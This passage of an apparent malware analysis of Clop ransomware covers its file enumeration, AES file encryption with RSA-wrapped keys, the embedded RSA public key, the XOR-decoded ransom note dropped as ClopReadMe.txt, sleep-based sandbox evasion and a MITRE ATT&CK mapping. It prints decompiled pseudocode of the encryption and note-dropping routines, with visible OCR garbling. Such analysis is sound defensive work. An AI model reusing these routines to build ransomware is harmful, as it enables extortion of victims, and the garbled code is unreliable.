
As mentioned above it searched for specific folders and for each folder discovered, it will enter it and search for more subfolders and files. The first step is to check the name of the folder/file found against a hardcoded list of hashes.






If it passes, it will check that the file is not a folder, and in this case compare the name with a list of hardcoded names and extensions







Here is the data encryption process while debugging.



While encrypting data a random AES key and crypt each byte of the file with this key, next it will put the mark "Clop^_" at the end of the file, after the mark it will put the key used to crypt the file ciphered with the master RSA key that has hardcoded the malware to protect it against third party free decryptors.



```
X
          Pseudocode-A
                                       Stack of sub_40B380
                                                                         Stack of StartAddress
   1 int __fastcall sub_40D200(void **a1, DWORD *a2)
   2 {
3
       BYTE *v4; // esi
   4
       HCRYPTPROV phProv; // [esp+Ch] [ebp-8h] BYREF
       HCRYPTKEY phKey; // [esp+10h] [ebp-4h] BYREF
   5
   6
       SetErrorMode(1u);
   7
   8
       phProv = 0;
   9
       phKey = 0;
       if (!CryptAcquireContextW(&phProv, 0, L"Microsoft Enhanced RSA and AES Cryptographic Provider", 0x18u, 0)
&& !CryptAcquireContextW(&phProv, 0, L"Microsoft Enhanced RSA and AES Cryptographic Provider", 0x18u, 8u) )
9 10
  11
  12
13
         return 0;
  14
15
       if ( !CryptGenKey(phProv, 1u, 0x4000u, &phKey) )
16
17
       if ( !CryptExportKey(phKey, 0, 6u, 0, 0, a2) )
18
         return 0;
       v4 = (BYTE *)*a1;
19
9 20
      memset(*a1, 0, *a2);
21
       if ( !CryptExportKey(phKey, 0, 6u, 0, v4, a2) )
22
        return 0;
23
       if ( phKey )
         CryptDestroyKey(phKey);
24
25
       if ( phProv )
26
        CryptReleaseContext(phProv, 0);
27
       return 1;
28 }
     0000C692 sub_40D200:20 (40D292) (Synchronized with IDA View-A, Hex View-1)
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      Structures
                                  Enums
                                                           Imports
                                                                                     Exports
                                ₽
         Pseudocode-A
                                                                      Stack of StartAddress
                                      Stack of sub_40B380
   7 PCERT_PUBLIC_KEY_INFO pvStructInfo; // [es
     DWORD Size; // [esp+14h] [ebp-1018h] BYREF
     HCRYPTPROV phProv; // [esp+18h] [ebp-1014h] BYREF
     DWORD pcbBinary; // [esp+1Ch] [ebp-1010h] BYREF
HCRYPTKEY phKey; // [esp+20h] [ebp-100Ch] BYREF
  11
  12 DWORD pdwDataLen; // [esp+24h] [ebp-1008h] BYREF
     BYTE pbBinary[2048]; // [esp+28h] [ebp-1004h] BYREF CHAR pszString[2048]; // [esp+828h] [ebp-804h] BYREF
  13
  14
  15
16
      Src = a2;
17
      SetErrorMode(1u);
      v4 = lstrlenA(lpString);
18
      memmove_0(pszString, lpString, v4);
19
20
      pcbBinary = 2048;
21
      phProv = 0:
22
      phKey = 0;
23
      if ( !CryptStringToBinaryA(pszString, 0, 0, pbBinary, &pcbBinary, 0, 0) )
24
25
     if (!CryptDecodeObjectEx(1u, (LPCSTR)8, pbBinary, pcbBinary, 0x8000u, 0, &pvStructInfo, &pcbStructInfo) )
26
        return 0;
27
      if ( !CryptAcquireContextW(&phProv, 0, 0, 1u, 0xF00000000) )
28
        return 0;
29
      if ( !CryptImportPublicKeyInfoEx(phProv, 1u, pvStructInfo, 0, 0, 0, &phKey) )
30
       return 0;
31
      Size = 117;
32
      pdwDataLen = 117;
33
     if ( !CryptEncrypt(phKey, 0, 1, 0, 0, &pdwDataLen, 0x75u) )
34
       return 0;
35
     v6 = GlobalAlloc(0x40u, pdwDataLen);
36
     memset(v6, 0, pdwDataLen);
  37
      memmove_0(v6, Src, Size);
38
     if ( !CryptEncrypt(phKey, 0, 1, 0, (BYTE *)v6, &Size, pdwDataLen) )
39
40
      *a1 = pdwDataLen;
41
      return v6;
    0000C440 sub_40D040:7 (40D040) (Synchronized with IDA View-A, Hex View-1)
```

By the use of **CryptStringToBinary** the encoded key is converted to binary form which Is being embedded into he malware in base 64 and the symmetric key is generated using API **CryptGenKey**. By using floss I have extracted the strings in which I got this base 64 embedded key:


BEGIN PUBLIC KEY----

MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQCpEnzYAtPzcmKnw41bLkkkDDmZ 1YB4weOpyx0IY8gVI0gvveTMKhmhYNzjc5uQfXH3fbGmbbdELle/u7YsdXkuNHRQ ThnFfs+q7SIw1nibfYa4c9KA4ftfr69dZTt4T/RzRzsISVNU1Q6me59k9bBqxgiy DRjJhl79BT65Ggn+uQIDAQAB -----END PUBLIC KEY-----



After encrypting, the file will try to open in the same folder the ransom note and, if it exists, it will continue without overwriting it to save time, but if the ransom note does not exist it will access one resource in the malware called "SIXSIX". This resource is crypted with the same XOR operation as the first resource: the .bat file, after decrypting, will write the ransom note in the folder of the file.

The file content is firstly encrypted with AES 256 THEN THE AES KEY IS ENCRYPTED WITH RSA key which is then appended at the end of the encrypted files:






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Pseudocode-A
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```
HANDLE v2; // €
       HMODULE v4; // ebx
      HRSRC v5; // esi
      HGLOBAL v6; // eax
const void *v7; // edi
      HGLOBAL v8; // ebx
      DWORD v9; // edi
      DWORD i; // esi
  10
       HANDLE v11; // esi
      DWORD NumberOfBytesWritten; // [esp+4h] [ebp-41Ch] BYREF DWORD nNumberOfBytesToWrite; // [esp+8h] [ebp-418h]
  12
  13
       WCHAR FileName[520]; // [esp+Ch] [ebp-414h] BYREF
  14
  15
16
       SetErrorMode(1u);
      wsprintfW(FileName, L"%s\\ClopReadMe.txt", this);
17
18
       v2 = CreateFileW(FileName, 0x80000000, 1u, 0, 3u, 0, 0);
19
      if ( v2 != (HANDLE)-1 )
20
        return (HGLOBAL)CloseHandle(v2);
21
       v4 = GetModuleHandleW(0);
22
      v5 = FindResourceW(v4, (LPCWSTR)0xB207, L"SIXSIX");
23
      v6 = LoadResource(v4, v5);
24
      v7 = LockResource(v6);
9 25
      nNumberOfBytesToWrite = SizeofResource(v4, v5);
26
      v8 = GlobalAlloc(0x40u, nNumberOfBytesToWrite);
      memmove(v8, v7, nNumberOfBytesToWrite);
27
28
      v9 = nNumberOfBytesToWrite;
9 29
      for ( i = 0; i < v9; ++i )
*((_BYTE *)v8 + i) ^= byte_414C00[i % 0x42];
9 30
31
       NumberOfBytesWritten = 0;
9 32
      v11 = CreateFileW(FileName, 0x40000000u, 2u, 0, 4u, 0x80u, 0);
33
       if ( v11 != (HANDLE)-1 )
  34
         WriteFile(v11, v8, v9, &NumberOfBytesWritten, 0);
35
36
        CloseHandle(v11);
  37
38
       return GlobalFree(v8);
39 }
     0000DF40 sub 40EB40:3 (40EB40) (Synchronized with IDA View-A, Hex View-1)
```

Here Is what a ransomware note which is being dropped in various directories





So mitre behavioral mapping is as follow:

#1 Impact as Tactic

a. Data Encrypted for Impact for technique

Sandbox evasion:

It uses sleep command for sandbox evasion. This behavior is being mapped on mitre as:

So mitre behavioral mapping is as follow:

#1 Defense Evasion as Tactic

- a. Virtualization/Sandbox Evasion for technique
 - i. Time Based Evasion for Sub-technique